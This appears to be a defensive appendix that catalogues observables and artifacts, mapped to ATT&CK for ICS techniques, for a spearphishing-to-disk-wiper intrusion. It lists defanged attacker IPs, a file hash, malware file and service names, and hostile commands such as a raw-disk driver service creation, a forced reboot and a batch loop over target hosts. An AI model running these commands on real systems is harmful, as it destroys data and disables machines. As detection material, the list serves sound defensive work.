Observable 1	Email with Attached Anomalous MS Office Document
Observable 2	Anomalous MS Office Document
Observable 3	*Office Attachment Executes PowerShell Scripts*
Observable 4	*Anomalous Processes Allowed Access to Shell via Command Line*
Observable 5	*Execution of Anomalous Processes via Command Line (Windows Event ID 4688)*

Observables Associated with Scripting (T0853)	
Observable 1	Email with Attached Anomalous MS Office Document
Observable 2	Anomalous MS Office Document
Observable 3	Email with MS Office Document Attachment Spawns Anomalous PowerShell Child Process (Windows Event ID 4688)
Observable 4	Execution of Multiple Anomalous PowerShell Processes (Windows Event ID 4688)
Observable 5	PowerShell Script Downloaded from External IP
Observable 6	PowerShell Script Downloaded from External IP: hxxp://139.59.46.154:3485/eiloShaegae1

Observables Associated with Scripting (T0853)	
Observable 7	Execution of Downloaded PowerShell Script
Observable 8	*Anomalous PowerShell Script Allocates Memory via VirtualAlloc*
Observable 9	*PowerShell Script Loads Anomalous Shellcode via Memset*
Observable 10	*Shellcode Related to Anomalous Executable Library*
Observable 11	*Shellcode Related to Metasploit Library*
Observable 12	*Execution of Anomalous Shellcode via CreateThread*
Observable 13	Thread Retrieves PowerShell Script via InternetReadFile
Observable 15	Thread Retrieves PowerShell Script via InternetReadFile: hxxp://45.76.128.165:4443/0w0O6
Observable 16	*Shell Sessions Associated with Anomalous Parent Shell Sessions*
Observable 17	*Shell Sessions Associated with Meterpreter*
Observable 18	Existence of Anomalous Filenames
Observable 19	Existence of Anomalous Filename: ntertmgr64.exe
Observable 20	Existence of Anomalous Filename: ntertmgr64.exe in Windows/System32
Observable 21	Existence of Anomalous Filename: vdsk911.sys
Observable 22	Existence of Anomalous Filename: vdsk911.sys in Windows/System32/drivers
Observable 23	*Anomalous PE File Resource Names*
Observable 24	*Anomalous PE File Resource Name: PKCS7*
Observable 25	*Anomalous PE File Resource Name: PKCS12*
Observable 26	*Anomalous PE File Resource Name: X509*
Observable 27	Windows Batch File with Anomalous Content
Observable 28	Existence of Anomalous Filepath
Observable 29	Existence of Anomalous Filepath: %WindowsDir%\system32\ntssrvr64.exe present on AMD 64 systems

Observables Associated with Native API (T0834)	
Observable 1	Email with Attached Anomalous MS Office Document
Observable 2	Anomalous MS Office Document
Observable 3	*Anomalous Macros in Attachment*
Observable 4	*Anomalous Macros in Attachment Allocate Memory with Virtual Alloc (memoryapi.h)*
Observable 5	*Execution of Anomalous Shellcode*
Observable 6	*Execution of Anomalous Shellcode Associated with Metasploit*
Observable 7	*Applications Spawn Anomalous Threads*
Observable 8	*Macros in Office Documents Spawn Anomalous Threads*

Observables Associated with Native API (T0834)	
Observable 9	*Execution of Shellcode via Anomalous Thread*
Observable 10	*Execution of Shellcode via CreateThread (processthreadsapi.h)*
Observable 11	Anomalous Network Traffic to External IP Address
Observable 12	Anomalous Network Traffic to 45.76.128.165 Over TCP Port 4443
Observable 13	Anomalous API Calls for External IP Address
Observable 14	*InternetReadFile (wininet.h) Calls for External IP Address*
Observable 15	*InternetReadFile (wininet.h) Calls to 45.76.128.165 Over TCP Port 4443*

Observables Associated with Masquerading (T0849)	
Observable 1	Anomalous Executable Downloaded to Remote Host
Observable 2	Service Created by Anomalous Executable
Observable 3	Service was Installed on the System (Windows Event ID 4697)
Observable 4	Anomalous Service Created Named NtsSrv
Observable 5	Anomalous Service Created Named Ntertsrv
Observable 6	Anomalous Service Created Named wow32
Observable 7	Anomalous Service Created Named drdisk
Observable 8	Anomalous Service Created Named Maintenace Srv (Where “Maintenance” is Misspelled)
Observable 9	Anomalous Service Created with Display Name of “Microsoft Network Realtime Inspection Service”
Observable 10	*Portable Executable (PE) File Contains Anomalous Embedded Resources Named After Cryptographic Objects*
Observable 11	*PE File Contains Anomalous Embedded Resources Named After Cryptographic Objects: X509*
Observable 12	*PE File Contains Anomalous Embedded Resources Named After Cryptographic Objects: PKCS7*
Observable 13	*PE File Contains Anomalous Embedded Resources Named After Cryptographic Objects: PKCS12*
Observable 14	Anomalous Executables Present in %WindowsDir%\system32 Directory
Observable 15	Anomalous Executable Present at %WindowsDir%\system32\ntssrvr32.exe
Observable 16	Anomalous Executable Present at %WindowsDir%\system32\ntssrvr64.exe

Observables Associated with Remote System Discovery (T0846)	
Observable 1	Anomalous Network Traffic Associated with Incrementally Scanning the Entire Class C Subnet
Observable 2	Anomalous Connections to Network Shares Across Hosts Within a Subnet

Observables Associated with Remote System Discovery (T0846)	
Observable 3	Failed Attempted Connections to Network Shares Across Hosts Within a Subnet (Windows Event 5140)
Observable 4	Anomalous Attempts to Open the Service Manager on Remote System.
Observable 5	Anomalous Attempts to Open the Service Manager on Remote System. Process Monitoring, Sysmon Event 1 (If Enabled) Seen Starting ServiceManager.exe from Expected Location
Observable 6	Anomalous Attempt to Start RemoteRegistry Service
Observable 7	Anomalous Attempt to Start RemoteRegistry Service. Event ID 7036 will show the service getting sent a start signal if the machine is Windows 7 or before.
Observable 8	*Attempt to Remote Registry via RegConnectRegistryW*
Observable 9	*Attempt to Connect to Remote Registry via RegConnectRegistryW. Sysmon Event ID 12, 13, 14 will be seen if Sysmon enabled.*
Observable 10	*Attempt to Connect to Remote Registry via RegConnectRegistryW.* *WinREG traffic will be seen via DCE/RPC*
Observable 11	*Anomalous Calling of Network Enumeration Functions from MS RPC Endpoint Mapper*
Observable 12	Anomalous Network Traffic Associated with MS RPC Endpoint Mapper

Observables Associated with Valid Accounts (T0859)	
Observable 1	Anomalous Connection Attempts to Network Share on the Target System with Current Privileges
Observable 2	Anomalous Connection Attempts to ADMIN$ on the Target System with Current Privileges
Observable 3	Connection Attempts to C$Windows on the Target System with Current Privileges
Observable 4	Connection Attempts to D$Windows on the Target System with Current Privileges
Observable 5	Connection Attempts to E$Windows on the Target System with Current Privileges
Observable 6	Near-Simultaneous Remote Logins on the Same Network Segment
Observable 7	Anomalous Modification of Registry Key (Windows Event ID 4567)
Observable 8	Anomalous Connection Followed by Modification of Registry Key (Windows Event ID 5140)
Observable 9	Anomalous Connection Followed by Modification of Registry Key (Sysmon Event ID 14)
Observable 10	Connection Attempts to Multiple Machines on the Same Network Segment with the Same Credentials
Observable 11	Successful Connections to Multiple Machines on the Same Network (Windows Event ID 4624)

Observables Associated with Valid Accounts (T0859)	
Observable 12	Failed Connections to Multiple Machines on the Same Network (Windows Event ID 4625)

Observables Associated with Native API (T0834)	
Observable 1	*Anomalous GetWindowsDirectory Called via Remote Host*
Observable 2	Anomalous Remote File Write
Observable 3	Anomalous Remote File Write via SMB
Observable 4	Anomalous Remote Registry Write Errors in Network Traffic from Unsuccessful Write to Network Drive
Observable 5	Anomalous Remote Registry Write Errors in Windows Event Logs from Unsuccessful Write to Network Drive (Windows Event ID 4656)
Observable 6	Use of NetScheduleJobAdd in NETAPI32.dll to Create Anomalous Job
Observable 7	*PE File Contains Anomalous Embedded Resource Name X509*
Observable 8	Anomalous File Written as %WinDir%\system32\ntssrvr32.exe
Observable 9	Anomalous File Written as %WinDir%\system32\ntssrvr32.exe has Same Timestamp as kernel32.dll
Observable 10	Use of NetScheduleJobAdd in NETAPI32.dll to Execute ntssrvr32.exe
Observable 11	*Anomalous Job Scheduled to Execute 90ms After Creation (Windows Event ID 4698)*
Observable 12	*PE File Contains Embedded Resource Name PKCS7*
Observable 13	Anomalous File Written to %WinDir%\system32\netinit.exe
Observable 14	*Use of NetScheduleJobAdd in NETAPI32.dll to Execute netinit.exe*
Observable 15	*Anomalous Job Scheduled to Execute 90s After Creation (Windows Event ID 4698)*
Observable 16	*Job Deleted 95s After Creation (Windows Event ID 4699)*
Observable 17	*PE File Contains Embedded Resource Name PKCS12*
Observable 18	File with .exe Extension Written to %\WinDir%\system32\: rrasrv.exe | sacses.exe | sfmsc.exe | smbinit.exe | wcscript.exe | ntnw.exe | netx.exe | fsutl.exe | extract.exe
Observable 19	File with .exe Extension Written to %\WinDir%\system32\caclsrv.exe
Observable 20	File with .exe Extension Written to %\WinDir%\system32\clean.exe
Observable 21	File with .exe Extension Written to %\WinDir%\system32\certutl.exe
Observable 22	File with .exe Extension Written to %\WinDir%\system32\ctrl.exe
Observable 23	File with .exe Extension Written to %\WinDir%\system32\dfrag.exe
Observable 24	File with .exe Extension Written to %\WinDir%\system32\dnslookup.exe
Observable 25	File with .exe Extension Written to %\WinDir%\system32\dvdquery.exe
Observable 26	File with .exe Extension Written to %\WinDir%\system32\event.exe

Observables Associated with Native API (T0834)	
Observable 27	File with .exe Extension Written to %\WinDir%\system32\findfile.exe
Observable 28	File with .exe Extension Written to %\WinDir%\system32\gpget.exe
Observable 29	File with .exe Extension Written to %\WinDir%\system32\ipsecure.exe
Observable 30	File with .exe Extension Written to %\WinDir%\system32\iissrv.exe
Observable 31	File with .exe Extension Written to %\WinDir%\system32\msinit.exe
Observable 32	File with .exe Extension Written to %\WinDir%\system32\ntfrsutil.exe
Observable 33	File with .exe Extension Written to %\WinDir%\system32\ntdsutl.exe
Observable 34	File with .exe Extension Written to %\WinDir%\system32\ntdsutl.exe
Observable 35	File with .exe Extension Written to %\WinDir%\system32\power.exe
Observable 36	File with .exe Extension Written to %\WinDir%\system32\rdsadmin.exe
Observable 37	File with .exe Extension Written to %\WinDir%\system32\regsys.exe
Observable 38	File with .exe Extension Written to %\WinDir%\system32\sigver.exe
Observable 39	File with .exe Extension Written to %\WinDir%\system32\routeman.exe
Observable 40	File with .exe Extension Written to %\WinDir%\system32\rrasrv.exe
Observable 41	File with .exe Extension Written to %\WinDir%\system32\sacses.exe
Observable 42	File with .exe Extension Written to %\WinDir%\system32\sfmsc.exe
Observable 43	File with .exe Extension Written to %\WinDir%\system32\smbinit.exe
Observable 44	File with .exe Extension Written to %\WinDir%\system32\wcscript.exe
Observable 45	File with .exe Extension Written to %\WinDir%\system32\ntnw.exe
Observable 46	File with .exe Extension Written to %\WinDir%\system32\netx.exe
Observable 47	File with .exe Extension Written to %\WinDir%\system32\fsutl.exe
Observable 48	File with .exe Extension Written to %\WinDir%\system32\extract.exe
Observable 49	Anomalous File Written to C:\Windows\System32\Drivers\drdisk.sys
Observable 50	Anomalous File with Specific SHA256 Hash: 4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6 (drdisk.sys)
Observable 51	Use of NetScheduleJobAdd in NETAPI32.dll to Execute the Extracted exe
Observable 52	Use of NetScheduleJobAdd in NETAPI32.dll to Execute the Extracted exe (Windows Event ID 4688)
Observable 53	Anomalous Job Scheduled to Execute Shortly After Being Scheduled (Windows Event ID 4698)

Observables Associated with Exploitation of Remote Services (T0866)	
Observable 1	Windows Service Manager Anonymously Opened
Observable 2	Service Manager Anonymously Opened on Multiple Systems in Same Network Segment within a Short Time Window

Observables Associated with Exploitation of Remote Services (T0866)	
Observable 3	*Anomalous Network Traffic Associated with RegConnectRegistryW Request*
Observable 4	Network Traffic Associated with RegConnectRegistryW Request on Multiple Systems in Same Network Segment within a Short Time Window
Observable 5	Remote Registry Key Set to Use Auto-Start Setting if RemoteRegistry Service Disabled (Windows Event ID 4657)
Observable 6	Local Registry Settings Disabled (Windows Event ID 4657)
Observable 7	*Anomalous RemoteRegistry Service Request*
Observable 8	*Anomalous RemoteRegistry Service Used to Disable User Account Control (UAC) (Windows Event ID 4657)*
Observable 9	Anomalous Registry Key Modification (Windows Event ID 4657)
Observable 10	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\system\LocalAccountTokenFilter Policy Registry Key Value Set to 1 (Sysmon Event IDs 13, 14)
Observable 11	Anomalous RemoteRegistry Service Used to Disable WoW64 Redirection (Windows Event ID 4657)
Observable 12	Anomalous Service Creation Logged (Windows Event ID 4697)
Observable 13	Windows Event ID 7036 Logged When Anomalous Service Starts
Observable 14	Connection Attempt to Host with Administrator Credentials (Windows Event ID 4672)
Observable 15	*Connection Attempt to Host with Administrator Credentials Following Attempt to Connect to RemoteRegistry*
Observable 16	*Connection Attempt to Hosts with Same Administrator Credentials within a Short Time Window of Seconds*

Observables Associated with Modify Program (T0889)	
Observable 1	Remote Registry Service Enabled
Observable 2	Modification of Registry Key (Windows Event ID 4657)
Observable 3	UAC is Disabled, Process Created (Windows Event ID 4688)
Observable 4	UAC is Disabled, Process Exited (Windows Event ID 4689)
Observable 5	WoW64 Redirection is Disabled, Process Created (Windows Event ID 4688)
Observable 6	WoW64 Redirection is Disabled, Process Exited (Windows Event ID 4689)
Observable 7	Anomalous Registry Key Modification (Windows Event ID 4657)
Observable 8	\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy Value Set to 1 (Sysmon Event IDs 13, 14)
Observable 9	\HKLM\System\CurrentControlSet\Services Value Set to Run an Executable (Sysmon Event IDs 13, 14)
Observable 10	Anomalous Service Creation: ntssrv
Observable 11	Anomalous Service Creation: MaintenaceSrv

Observables Associated with Modify Program (T0889)	
Observable 12	Anomalous Service Creation: hdv_725x
Observable 13	A New Service Was Installed (Windows Event ID 4697)
Observable 14	A New Service Was Installed (Windows Event ID 7045)
Observable 15	*Anomalous Network Traffic Associated with NetScheduleJobAdd*
Observable 16	Anomalous Task Scheduled with a Default Name (Windows Event ID 4698)
Observable 17	Anomalous Task Scheduled with No Name (Windows Event ID 4698)
Observable 18	*Task Scheduled to Run <= 90s After Creation*

Observables Associated with Valid Accounts (T0859)	
Observable 1	Anomalous Logon to Local Host via RDP (Windows Event ID 1149)
Observable 2	Anomalous Logon to Local Host via RDP (Windows Event ID 4624, Types 10, 11)
Observable 3	Anomalous Logon to Local Host via RDP (Windows Event ID 462, Types 10, 11) to Specified Subnets
Observable 4	Anomalous Network Traffic Associated with RDP
Observable 5	Anomalous Network Traffic Associated with RDP: Port 3389 Terminal Services
Observable 6	*Use of Known Credentials to Login (Windows Event ID 4624)*
Observable 7	Download of Anomalous Zip Archive
Observable 8	Download of Anomalous Zip Archive to Local Host in Specified Subnets
Observable 9	*Anomalous Zip Archive Unzipped on Local Host*

Observables Associated with Connection Proxy (T0884)	
Observable 1	Download of Anomalous Zip Archive
Observable 2	Anomalous Sequential Connections to Local Hosts Across Multiple Subnets
Observable 3	Copying of Files to Local Hosts Across Multiple Subnets
Observable 4	*Anomalous Remote Execution of Services to Local Hosts Across Multiple Subnets*
Observable 5	Deletion of Logs for Local Hosts Across Multiple Subnets (Windows Event ID 4660)
Observable 6	Deletion of Logs for Local Hosts Across Multiple Subnets (Windows Event ID 4663)

Observables Associated with External Remote Services (T0822)	
Observable 1	Local Host Makes Active RDP Connections to Other Internal Hosts (Windows Event ID 4624, Types 10,11)

Observables Associated with External Remote Services (T0822)	
Observable 2	Anomalous Network Traffic Associated with RDP on Port 3389 from External Host
Observable 3	*Use of Known Credentials to Log On (Windows Event ID 4624)*
Observable 4	Failed Logon Attempts (Windows Event ID 4625)

Observables Associated with Command Line Interface (T0807)	
Observable 1	Download of Anomalous Zip Archive
Observable 2	*Anomalous Zip Archive Unzipped on Local Host*
Observable 3	Download of Anomalous Zip Archive to Local Host in Specified Subnets from Remote Server
Observable 4	Anomalous Files on Host
Observable 5	Anomalous File on Host: exec-template.txt
Observable 6	Anomalous File on Host: [1-400].txt
Observable 7	Anomalous File on Host: ok.bat
Observable 8	Anomalous File on Host: ntertmgr32.bat
Observable 9	Anomalous File on Host: ntertmgr32.exe
Observable 10	Anomalous File on Host: pa.exe
Observable 11	*Command History Shows Execution of "for /F %J in ([1-400.txt]) do ok.bat %J" (Windows Event IDs that Contain Command Line for the Process)*
Observable 12	*Anomalous PowerShell Script Copied to Local Host*

Observables Associated with Scripting (T0853)	
Observable 1	Anomalous Files Copied to Host from Different Host on Same Subnet
Observable 2	Anomalous Files Copied to Host from Different Host on Same Subnet: ntertmgr32.exe
Observable 3	Anomalous Files Copied to Host from Different Host on Same Subnet: ntertmgr32.bat
Observable 4	Anomalous Filepath for Executable on Host
Observable 5	Anomalous Filepath for Executable on Host %WindowsDir%\system32\ntertmgr32.exe
Observable 6	Anomalous Filepath for Script on Host %WindowsDir%\system32\ntertmgr32.bat
Observable 7	*Anomalous Script Runs Executable Using the Start Command with "service" as an Argument*
Observable 8	Anomalous PowerShell Script Connects to External Host IP
Observable 9	Anomalous PowerShell Script Connects to External Host IP 45.76.128[.]71
Observable 10	*Anomalous PowerShell Script Executed on Local Host*

Observables Associated with Native API (T0834)	
Observable 1	Anomalous Command Line Call Using PsExec
Observable 2	*Anomalous Execution of PsExec Command on Local Host*
Observable 3	*Anomalous Execution of PsExec Command on a Destination/Remote Host*
Observable 4	Anomalous Process Created on Source Host (Windows Event ID 4688)
Observable 5	Anomalous Process Exited on Source Host (Windows Event ID 4689)
Observable 6	Anomalous Service Installed on Target Host (Windows Event ID 4697)
Observable 7	*Anomalous Command Execution on Target Host: PSEXESVC on SMB2 over port 445*
Observable 8	*Anomalous Command Execution on Target Host: PSEXESVC-[Source Host Name]-[Source Process ID]-stdin on SMB2 Over Port 445*
Observable 9	*Anomalous Command Execution on Target Host: PSEXESVC-[Source Host Name]-[Source Process ID]-stdout on SMB2 Over Port 445*
Observable 10	*Anomalous Command Execution on Target Host: PSEXESVC-[Source Host Name]-[Source Process ID]-stderr on SMB2 Over Port 445*

Observables Associated with Indicator Removal on Host (T0872)	
Observable 1	Deletion of Logs for Local Hosts (Windows Event ID 4660)
Observable 2	Deletion of Logs for Local Hosts (Windows Event ID 4663)
Observable 3	*Anomalous Execution of Builtin Windows Utility*
Observable 4	*Anomalous Execution of Builtin Windows Utility (wevtutil)*

Observables Associated with Standard Application Layer Protocol (T0869)	
Observable 1	*Anomalous PE File on Host*
Observable 2	*PE File on Host Contains Anomalous Embedded Resources Named After Cryptographic Objects*
Observable 3	*PE File on Host Contains Anomalous Embedded Resources Named After Cryptographic Objects, PKCS7*
Observable 4	*Anomalous PE File on Host Written to Directory*
Observable 5	Anomalous PE File Written to %WinDIR%\system32\netinit.exe
Observable 6	Anomalous HTTP Traffic Over TCP Port 80
Observable 7	Anomalous HTTP Traffic Over TCP Port 8080
Observable 8	Anomalous Connections to hxxp://server/category/page.php?shinu=w74K9/xQp1Vjfwwadq4HCI7VheuQXk49YnNkbXR+0ghrH YIRFE51FQskZya+jIPqo3VIOEpfvvgxvO26pZ3oA==
Observable 9	Anomalous DNS Requests

Observables Associated with Standard Application Layer Protocol (T0869)	
Observable 10	Anomalous DNS Requests to http://server
Observable 11	Anomalous Outbound Network Connections/Downloads Over HTTP TCP Port 80
Observable 12	Anomalous Outbound Network HTTP GET Requests Over TCP Port 80
Observable 13	New User Agent Observed in HTTP Traffic or User Agent Doesn't Match Device Type
Observable 14	HTTP Traffic to Uncached Website Without DNS Request
Observable 15	Anomalous HTTP GET Request to Target IP 1.1.1.1 via TCP Port 8080
Observable 16	Anomalous File written to Local Host Directory
Observable 17	Anomalous File written to %WinDir%\inf\usbvideo324.pnf

Observables Associated with Connection Proxy (T0884)	
Observable 1	Anomalous Network Traffic Content
Observable 2	Anomalous Network Traffic Content Over HTTP
Observable 3	Anomalous Network Traffic Content Over HTTP Over TCP Port 80
Observable 4	Anomalous Network Traffic Content Over HTTP Over TCP Port 8080
Observable 5	Internal Host Makes Anomalous Outbound Connection Attempts
Observable 6	Internal Host Makes Anomalous Outbound Connection Attempts to Hostname "server"
Observable 7	Anomalous Network Traffic Statistics
Observable 8	Internal Host Makes Anomalous Outbound Connection Attempts to hxxp://server/category/page.php?shinu=
Observable 9	Anomalous Network Traffic Content Over HTTP Over TCP Port 80 on Local Subnet
Observable 10	Anomalous Connections to Well Known Domain Server (Without DNS Requests)
Observable 11	Anomalous Connections to 1.1.1.1 (Without DNS Requests)
Observable 12	Anomalous Connections to 1.1.1.1 (Without DNS Requests) Over TCP Port 8080
Observable 13	Anomalous File Written to Host
Observable 14	Anomalous File Written to Host %WinDir%\inf\usbvideo324.pnf

Observables Associated with Data Destruction (T0809)	
Observable 1	Anomalous File Written to Host %WinDir%\inf\usbvideo324.pnf
Observable 2	*Anomalous File Written to Host C:\windows\temp\key8854321.pub*
Observable 3	Anomalous Executable Files in Directory
Observable 4	Anomalous Executable Files in Directory: %\WinDir%\system32\
Observable 5	Anomalous Executable Files in Directory: %\WinDir%\system32\caclsrv.exe

Observables Associated with Data Destruction (T0809)	
Observable 6	Anomalous Executable Files in Directory: %\WinDir%\system32\certutl.exe
Observable 7	Anomalous Executable Files in Directory: %\WinDir%\system32\clean.exe
Observable 8	Anomalous Executable Files in Directory: %\WinDir%\system32\ctrl.exe
Observable 9	Anomalous Executable Files in Directory: %\WinDir%\system32\dfrag.exe
Observable 10	Anomalous Executable Files in Directory: %\WinDir%\system32\dnslookup.exe
Observable 11	Anomalous Executable Files in Directory: %\WinDir%\system32\dvdquery.exe
Observable 12	Anomalous Executable Files in Directory: %\WinDir%\system32\event.exe
Observable 13	Anomalous Executable Files in Directory: %\WinDir%\system32\findfile.exe
Observable 14	Anomalous Executable Files in Directory: %\WinDir%\system32\gpget.exe
Observable 15	Anomalous Executable Files in Directory: %\WinDir%\system32\ipsecure.exe
Observable 16	Anomalous Executable Files in Directory: %\WinDir%\system32\iissrv.exe
Observable 17	Anomalous Executable Files in Directory: %\WinDir%\system32\msinit.exe
Observable 18	Anomalous Executable Files in Directory: %\WinDir%\system32\ntfrsutil.exe
Observable 19	Anomalous Executable Files in Directory: %\WinDir%\system32\ntdsutl.exe
Observable 20	Anomalous Executable Files in Directory: %\WinDir%\system32\power.exe
Observable 21	Anomalous Executable Files in Directory: %\WinDir%\system32\rdsadmin.exe
Observable 22	Anomalous Executable Files in Directory: %\WinDir%\system32\regsys.exe
Observable 23	Anomalous Executable Files in Directory: %\WinDir%\system32\sigver.exe
Observable 24	Anomalous Executable Files in Directory: %\WinDir%\system32\routeman.exe
Observable 25	Anomalous Executable Files in Directory: %\WinDir%\system32\rrasrv.exe
Observable 26	Anomalous Executable Files in Directory: %\WinDir%\system32\sacses.exe
Observable 27	Anomalous Executable Files in Directory: %\WinDir%\system32\sfmsc.exe
Observable 28	Anomalous Executable Files in Directory: %\WinDir%\system32\smbinit.exe
Observable 29	Anomalous Executable Files in Directory: %\WinDir%\system32\wcscript.exe
Observable 30	Anomalous Executable Files in Directory: %\WinDir%\system32\ntnw.exe
Observable 31	Anomalous Executable Files in Directory: %\WinDir%\system32\netx.exe
Observable 32	Anomalous Executable Files in Directory: %\WinDir%\system32\fsutl.exe
Observable 33	Anomalous Executable Files in Directory: %\WinDir%\system32\extract.exe
Observable 34	*Executable Run via Command Line with Anomalous Argument*
Observable 35	*Executable Run via Command Line with Anomalous Argument: <space>1*
Observable 36	Anomalous File Written to Host: <C:\Windows\System32\Drivers\drdisk.sys>
Observable 37	*Anomalous System File Writing to Operating System Directory*
Observable 38	Anomalous Service Created (Windows Event ID 4697)

Observables Associated with Data Destruction (T0809)	
Observable 39	Anomalous Service Created (Windows Event ID 4697): drdisk (sc create drdisk type= kernel start= demand binpath = System32\Drivers\drdisk.sys 2>&1 > nul)
Observable 40	Anomalous Service Start (Windows Event ID 7035)
Observable 41	Anomalous Service Start (Windows Event ID 7035): drdisk started (sc start drdisk 2>&1 > nul)
Observable 42	*Anomalous Driver Loaded to Kernel Memory*
Observable 43	*Anomalous Driver Loaded to Kernel Memory: EldoS' RawDisk Driver*
Observable 44	Anomalous System Clock Modification
Observable 45	Anomalous System Clock Modification: Random Day in August 2012
Observable 46	Presence of Anomalous System File
Observable 47	Presence of Anomalous System File: (SHA256: 4744df6ac02ff0a3f9ad0bf47b15854bbebb73c936dd02f7c79293a2828406f6 (Vdisk911.sys))
Observable 48	*Registry Key Anomalously Queried*
Observable 49	*Registry Key Anomalously Queried: HKLM\SYSTEM\CurrentControlSet\Control\FirmwareBootDevice*
Observable 50	*Registry Key Anomalously Queried: HKLM\SYSTEM\CurrentControlSet\Control\SystemBootDevice*
Observable 51	Partitions Anomalously Overwritten
Observable 52	Firmware Boot Device Partition Anomalously Overwritten
Observable 53	System Boot Device Partition Anomalously Overwritten
Observable 54	Folders Anomalously Overwritten
Observable 55	Folders Anomalously Overwritten: C:\Documents and Settings
Observable 56	Folders Anomalously Overwritten: C:\Users
Observable 57	Folders Anomalously Overwritten: C:\Windows\System32\Drivers
Observable 58	Folders Anomalously Overwritten: C:\Windows\System32\Config\systemprofile
Observable 59	*Files Overwritten with Anomalous Photo*
Observable 60	*Files Overwritten with Anomalous Photo: Image of Alan Kurdi*
Observable 61	Anomalous File Written to Host
Observable 62	Anomalous File Written to Host: %WINDIR%\inf\netimm173.pnf

Observables Associated with Device Restart/Shutdown (T0816)	
Observable 1	*Anomalous Command Executed via Command Line Interface (CLI)*
Observable 2	*Anomalous Command Executed via Command Line Interface (CLI): shutdown -r -f -t 2*
Observable 3	Existence of Anomalous Dialog Prompt

Observables Associated with Device Restart/Shutdown (T0816)	
Observable 4	Existence of Anomalous Dialog Prompt: Declaring Impending Reboot
Observable 5	System Anomalously Reboots
Observable 6	System Anomalously Reboots: Two Minutes After Command Executed
Observable 7	System Anomalously Unusable
Observable 8	System Anomalously Unusable Post Reboot

Observables Associated with Loss of Productivity and Revenue (T0828)	
Observable 1	Systems Anomalously Unusable
Observable 2	System Anomalously Persistently Unusable
Observable 3	Data Anomalously Deleted (Windows Event ID 4660)
Observable 4	Anomalous Service Stop (Windows Event ID 7036)

APPENDIX B: ARTIFACTS LIBRARY

Artifacts Associated with Spearphishing Attachment (T0865)	
Artifact 1	Email .ost File
Artifact 2	Mismatch MIME and Attachment File Extension
Artifact 3	Email Sender Address
Artifact 4	Email Message
Artifact 5	Email Receiver
Artifact 6	Email Receiver Name
Artifact 7	Email Receiver Domain
Artifact 8	Email Receiver Address
Artifact 9	Enable Macros Pop-Up
Artifact 10	Email Application Log File
Artifact 11	Email Unified Audit Log File
Artifact 12	Email Service Name
Artifact 13	Suspicious Email Message Content
Artifact 14	Email Sender Domain
Artifact 15	Email .pst File
Artifact 16	Email Sender IP Address
Artifact 17	Simple Mail Transfer Protocol SMTP Traffic
Artifact 18	Mail Transfer Agent Logs
Artifact 19	Email Parent Process
Artifact 20	Mail Transfer Agent Logs
Artifact 21	Email Domain Name System DNS Traffic
Artifact 22	Email Domain Name System DNS Event
Artifact 23	File Attachment Warning Prompt
Artifact 24	Email Timestamp
Artifact 25	Email Attachment
Artifact 26	Email Attachment File Type
Artifact 27	Email Header
Artifact 28	Email Sender Name
Artifact 29	Operating System Service Creation

Artifacts Associated with User Execution (T0863)	
Artifact 1	Command Execution
Artifact 2	Service Termination

Artifacts Associated with User Execution (T0863)	
Artifact 3	File Changes
Artifact 4	Increased ICMP Traffic (Network Scanning)
Artifact 5	Network Traffic Changes
Artifact 6	Application Installation
Artifact 7	Network Connection Creation
Artifact 8	Application Log Content
Artifact 9	User Account Modification
Artifact 10	File Creation
Artifact 11	Process Creation
Artifact 12	System Log
Artifact 13	Process Termination
Artifact 14	File Execution
Artifact 15	Prefetch Files
Artifact 16	Registry Modification
Artifact 17	File Modifications
Artifact 18	File Renaming
Artifact 19	System Patches Installed
Artifact 20	Files Opening
Artifact 21	File Signature Validation
Artifact 22	Installers Created
Artifact 23	Application Log

Artifacts Associated with Scripting (T0853)	
Artifact 1	Startup Menu Modification
Artifact 2	OS Service Installation
Artifact 3	Registry Modifications
Artifact 4	Network Services Created
Artifact 5	External Network Connections
Artifact 6	Prefetch Files Created
Artifact 7	Executable Files
Artifact 8	System Processes Created
Artifact 9	OS Timeline Event
Artifact 10	System Event Log Creation
Artifact 11	Files Dopped into Directory

Artifacts Associated with Scripting (T0853)	
Artifact 12	Windows API Event Log

Artifacts Associated with Native API (T0834)	
Artifact 1	Alert Generated
Artifact 2	System Resource Usage Management Changes
Artifact 3	.dll Modifications
Artifact 4	Imports Hash Changed
Artifact 5	Files Created
Artifact 6	Processes Initiated
Artifact 7	Services Initiated
Artifact 8	SYSMON Events Created
Artifact 9	Performance Degradation
Artifact 10	Blue Screen
Artifact 11	Configuration Change
Artifact 12	Command Execution
Artifact 13	Industrial Protocol Command Packet
Artifact 14	Host Device Failure
Artifact 15	Industrial Network Traffic
Artifact 16	Device Reads
Artifact 17	Device I/O Image Table Manipulated
Artifact 18	Device Failure
Artifact 19	Systems Calls
Artifact 20	Device Performance Degradation
Artifact 21	Device Memory Modification
Artifact 22	Device Alarm
Artifact 23	Device Live Data Changes
Artifact 24	Alter Process Logic
Artifact 25	Memory Corruption

Artifacts Associated with Masquerading (T0849)	
Artifact 1	Command Line Execution
Artifact 2	Additional Functionality In Applications
Artifact 3	Applications Causing Unintended Actions
Artifact 4	Leetspeak File Creation

Artifacts Associated with Masquerading (T0849)	
Artifact 5	File Modification
Artifact 6	Process Metadata Changes
Artifact 7	Common Application with Non-Native Child Processes
Artifact 8	Scheduled Job Metadata
Artifact 9	Services Metadata
Artifact 10	Service Creation
Artifact 11	Scheduled Job Modification
Artifact 12	Additional File Directories Created
Artifact 13	File Creation with Common Name
Artifact 14	Leetspeak User Metadata
Artifact 15	Warez Application Use

Artifacts Associated with Remote System Discovery (T0846)	
Artifact 1	Protocol Header Enumeration
Artifact 2	Protocol Content Enumeration
Artifact 3	VNC Port 5900 Calls
Artifact 4	TCP ACK Scan*
Artifact 5	TCP XMAS Scan
Artifact 6	Recurring Protocol SYN Traffic
Artifact 7	TCP FIN Scans
Artifact 8	Device Failure
Artifact 9	TCP Reverse Ident Scan
Artifact 10	Sequential Protocol SYN Traffic
Artifact 11	Scans Over Industrial Network Ports with Target IPS
Artifact 12	Industrial Network Traffic Content Containing Logical Identifiers
Artifact 13	SMTP Port 25 Traffic
Artifact 14	Device Reboot
Artifact 15	Bandwidth Degradation
Artifact 16	Host Recent Connection Logs
Artifact 17	IEC 101 Traffic to Serial Devices
Artifact 18	IEC 102
Artifact 19	IEC 104
Artifact 20	OPC Network Traffic
